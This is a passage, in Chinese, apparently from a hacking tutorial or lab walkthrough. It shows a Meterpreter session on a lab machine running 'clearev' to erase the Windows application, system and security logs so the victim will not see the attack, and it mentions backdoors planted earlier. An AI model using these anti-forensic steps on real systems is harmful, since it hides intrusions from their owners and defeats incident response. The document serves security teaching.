
这两种植入后门程序有一个弊端，那就是逃不过杀毒软件。

4、清除日志并退出第三次攻击之旅

在退出之前记得清除靶机的日志，不然靶机看日志总会发现被攻击了。

```
meterpreter > clearev
[*] Wiping 308 records from Application...
[*] Wiping 1057 records from System...
[*] Wiping 1016 records from Security...
```

这个命令会清除 windows 中的应用程序日志、系统日志、安全日志，靶机中你会看到日志空空如也。



退出第三次攻击之旅。

```
meterpreter > quit
[*] Shutting down Meterpreter...

[*] 192.168.31.129 - Meterpreter session 5 closed.  Reason: User exit
```

总结一下：（自己写）